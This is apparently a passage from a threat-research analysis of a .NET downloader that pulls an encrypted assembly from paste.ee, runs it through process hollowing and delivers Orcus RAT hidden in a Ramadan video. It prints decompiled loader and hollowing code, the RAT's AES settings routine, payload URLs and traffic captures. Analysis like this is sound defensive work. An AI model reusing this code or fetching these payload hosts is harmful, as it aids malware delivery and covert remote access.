
hxxps://paste[.]ee/r/bOZW3 contains another encrypted Assembly executable that is later fetched from the internet (exhibits the same binary patterns as seen inside downloader binary). This is described below.



https://paste.ee/r/bOZW3


```
00001001 00001110 00000010 11000000 10010010 10111101 11101111 10111101 11101111 10111001 111010
11000011 10010001 11000011 10010001 11000011 10010001 11000011 10010001 11000011 10010001 110000
00010001 01000011 00010001 00110101 01001000 01100000 00100100 01110110 01110000 00011001 011111
11100100 01001000 10101100 10001111 01101001 00011011 11100111 01010000 11100010 00111110 111101
11011011 10001001 11011011 10001001 11011011 00111001 00100110 01110100 00100110 00101000 011110
10111011 11101001 10111011 01000101 00010111 01000101 00010111 00010011 01000001 00010011 010000
00001111 01011101 00001111 01011101 00001101 01011111 00001101 01011011 00001001 01011011 000010
10010000 11000010 10010000 11000010 10001101 11011111 01001101 10011010 11001000 10011010 101110
```

The binary pattern is decrypted into a byte array (same way as previous strings), then it is XOR’d with multiple embedded characters and transformed into a new embedded assembly. Under certain conditions our downloader will execute this Assembly by invoking its Method.



```
using System.Text;
using System.Windows.Forms;
using Microsoft.VisualBasic.CompilerServices;
using Mono.Cecil;

// Token: 0x02000048 RID: 72
[StandardModule]
public sealed class GClass66
{
    // Token: 0x06000305 RID: 773 RVA: 0x0001B7E4 File Offset: 0x000199E4
    public static object smethod_0(object object_0)
    {
        object type = Type.GetType(GClass16.System_Reflection_Assembly);
        object result;
        for (;;)
        {
            IL_BD:
            uint num = 3205222056u;
            for (;;)
            {
                uint num2;
                object obj;
                object obj2;
                switch ((num2 = (num ^ 2868109713u)) % 6u)
                {
                case 1u:
                {
                    object method = type.GetMethod(GClass16.Load, new Type[]
                    {
                        typeof(byte[])
                    });
                    if (method == null)
                    {
                        num = (num2 * 3383685934u ^ 2191230736u);
                        continue;
                    }
                    obj = method.Invoke(null, new object[]
                    {
                        RuntimeHelpers.GetObjectValue(object_0)
                    });
                    goto IL_34;
```

The decrypted assembly is minimally obfuscated; its long constant and function names can be easily de-obfuscated using a basic de4dot. Looking deeper inside the assembly, we identified process hollowing functionality that is used to hide additional executable code within new process.




```
mscorlib (4.0.0.0)
Microsoft.VisualBasic (10.0.0.0)
System (4.0.0.0)
System.Data (4.0.0.0)
BqqCnfgBkayyvDLB0YvL (1.0.0.0)
C (1.0.0.0)
  C.dll
    PE
    References
    Resources
    {} -
    {} C
      M @0200000A
        Base Type and Interfaces
        Derived Types
        .ctor() : void @0600001B
        CreateProcess(string, string, IntPtr, IntPtr, bool, uint, IntPtr, string, ref M.Struct4, ref M.S
        GetThreadContext(IntPtr, int[]) : bool @0600001D
        NtUnmapViewOfSection(IntPtr, int) : int @06000023
        R(object, string, string, byte[], bool) : bool @06000026
        ReadProcessMemory(IntPtr, int, ref int, int, ref int) : bool @06000021
        ResumeThread(IntPtr) : int @06000025
        SetThreadContext(IntPtr, int[]) : bool @0600001F
        smethod_0(object, string, string, byte[], bool) : bool @06000027
        VirtualAllocEx(IntPtr, int, int, int, int) : int @06000024
        Wow64GetThreadContext(IntPtr, int[]) : bool @0600001E
        Wow64SetThreadContext(IntPtr, int[]) : bool @06000020
        WriteProcessMemory(IntPtr, int, byte[], int, ref int) : bool @06000022
        Struct3 @0200000B
        Struct4 @0200000C
    {} C.My
      MySettings @0200000E
        Base Type and Interfaces
        Derived Types
        .cctor() : void @06000028
        .ctor() : void @0600002C
        Default : MySettings @17000008
        mySettings_0 : MySettings @04000022
```

```
        // Token: 0x0600001C RID: 28
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll", CharSet = CharSet.Unicode)]
        private static extern bool CreateProcess(string string_0, string string_1, IntPtr intptr_0, IntPtr intptr_1, bool bool_0, uint uint_0, I

        // Token: 0x0600001D RID: 29
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll")]
        private static extern bool GetThreadContext(IntPtr intptr_0, int[] int_0);

        // Token: 0x0600001E RID: 30
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll")]
        private static extern bool Wow64GetThreadContext(IntPtr intptr_0, int[] int_0);

        // Token: 0x0600001F RID: 31
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll")]
        private static extern bool SetThreadContext(IntPtr intptr_0, int[] int_0);

        // Token: 0x06000020 RID: 32
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll")]
        private static extern bool Wow64SetThreadContext(IntPtr intptr_0, int[] int_0);

        // Token: 0x06000021 RID: 33
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll")]
        private static extern bool ReadProcessMemory(IntPtr intptr_0, int int_0, ref int int_1, int int_2, ref int int_3);

        // Token: 0x06000022 RID: 34
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll")]
        private static extern bool WriteProcessMemory(IntPtr intptr_0, int int_0, byte[] byte_0, int int_1, ref int int_2);

        // Token: 0x06000023 RID: 35
        [SuppressUnmanagedCodeSecurity]
        [DllImport("ntdll.dll")]
        private static extern int NtUnmapViewOfSection(IntPtr intptr_0, int int_0);

        // Token: 0x06000024 RID: 36
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll")]
        private static extern int VirtualAllocEx(IntPtr intptr_0, int int_0, int int_1, int int_2, int int_3);

        // Token: 0x06000025 RID: 37
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll")]
        private static extern int ResumeThread(IntPtr intptr_0);

        // Token: 0x06000026 RID: 38 RVA: 0x00004150 File Offset: 0x00002350
        public static bool R(object path1, string path, string cmd, byte[] data, bool compatible)
        {
```

AES is applied here as well on internal byte array and the C.resources artifacts to be used as parameters to the hollowing process (hollowing cmd).

Orcus RAT


As stated previously, the downloader downloads a legitimate 18 MB Ramadam-themed Coca-Cola commerical (09751bf69d496aaa3c92df5ed446785b).




```
7    301  HTTP                bit.ly  /2FRI9rE                  123      private...
8    200  HTTP             Tunnel to  pomf.pyonpyon.moe:443     0
9    200  HTTPS    pomf.pyonpyon.moe  /wmtqck.mp4               19,17...
10   301  HTTP                bit.ly  /2FRI9rE                  123      private...
11   200  HTTP             Tunnel to  pomf.pyonpyon.moe:443     0
12   200  HTTPS    pomf.pyonpyon.moe  /wmtqck.mp4               19,17...
13   200  HTTP             Tunnel to  paste.ee:443              0
14   200  HTTPS             paste.ee  /r/O53RV                  497,821  public, ...
15   200  HTTP             Tunnel to  paste.ee:443              0
16   200  HTTPS             paste.ee  /r/O53RV                  497,821  public, ...
```

```
Request Headers
GET /r/O53RV HTTP/1.1
Transport
    Host: paste.ee
```


```
780c
00001001 00001110 00000010 11000000 10010010 10111101 11101111 10111101 11101111 10111
11101011 10111010 11101001 10111011 11101001 00000011 01010001 00000011 01010001 00000
01010001 11000011 10010001 11000011 10010001 11000011 10010001 11000011 10010001 11000
10010001 11000011 10010001 11000011 10010001 11000011 10010001 11000011 10010001 11000
```


EVERY YEAR, MUSLIMS AROUND THE WORLD
45f6f6bf65dcb045904348841650d3c08d774ae9a6a3dae4cb2cfe4b029810eb
0:00:00
0:02:13

Although the video looks harmless, it is appended with a .NET executable which represents the Orcus RAT.




The attached Orcus executable is delivered with AES encrypted settings (the SIGNATURE string is the key). To properly decrypt the settings we needed to decompress the embedded Fody-Costura DLLs (deflate the streams) that relate to the AES encryption (*Orcus.Shared.dll*) and extract the initialization vector byte array.




```
{} Orcus.Shared.Commands.ReverseProxy
{} Orcus.Shared.Commands.StartupManager
{} Orcus.Shared.Commands.SystemRestore
{} Orcus.Shared.Commands.TaskManager
{} Orcus.Shared.Commands.TextChat
{} Orcus.Shared.Commands.UninstallPrograms
{} Orcus.Shared.Commands.UserInteraction
{} Orcus.Shared.Commands.VoiceChat
{} Orcus.Shared.Commands.Webcam
{} Orcus.Shared.Commands.WindowManager
{} Orcus.Shared.Commands.WindowsCustomizer
{} Orcus.Shared.Commands.WindowsDrivers
{} Orcus.Shared.Communication
{} Orcus.Shared.Compression
{} Orcus.Shared.Connection
{} Orcus.Shared.Core
{} Orcus.Shared.Csv
{} Orcus.Shared.Data
{} Orcus.Shared.DataTransferProtocol
{} Orcus.Shared.DynamicCommands
{} Orcus.Shared.DynamicCommands.CommandTargets
{} Orcus.Shared.DynamicCommands.Conditions
{} Orcus.Shared.DynamicCommands.ExecutionEvents
{} Orcus.Shared.DynamicCommands.StopEvents
{} Orcus.Shared.DynamicCommands.TransmissionEvents
{} Orcus.Shared.Encryption
    AES @0200001C
        Base Type and Interfaces
        Derived Types
        .cctor() : void @0600008A
        .ctor() : void @06000089
        Decrypt(string, string) : string @06000088
        DecryptBytes(byte[], string) : string @06000087
        Encrypt(string, string) : string @06000085
        EncryptToBytes(string, string) : byte[] @06000086
```

```
        // Token: 0x06000087 RID: 135 RVA: 0x0000282C File Offset: 0x00000A2C
        public static string DecryptBytes(byte[] cipherText, string passPhrase)
        {
            byte[] bytes = new PasswordDeriveBytes(passPhrase, null).GetBytes(32);
            string @string;
            using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
            {
                rijndaelManaged.Mode = CipherMode.CBC;
                using (ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor(bytes, AES.InitVectorBytes))
                {
                    using (MemoryStream memoryStream = new MemoryStream(cipherText))
                    {
                        using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Read))
                        {
                            byte[] array = new byte[cipherText.Length];
                            int count = cryptoStream.Read(array, 0, array.Length);
                            @string = Encoding.UTF8.GetString(array, 0, count);
                        }
                    }
                }
            }
            return @string;
        }

        // Token: 0x06000088 RID: 136 RVA: 0x00002900 File Offset: 0x00000B00
        public static string Decrypt(string cipherText, string passPhrase)
        {
            if (string.IsNullOrEmpty(cipherText))
            {
                return string.Empty;
            }
            return AES.DecryptBytes(Convert.FromBase64String(cipherText), passPhrase);
        }

        // Token: 0x0400003D RID: 61
        private const int keysize = 256;

        // Token: 0x0400003E RID: 62
        private static readonly byte[] InitVectorBytes = Encoding.ASCII.GetBytes("@sjufcjbsoyzube6");
    }
```

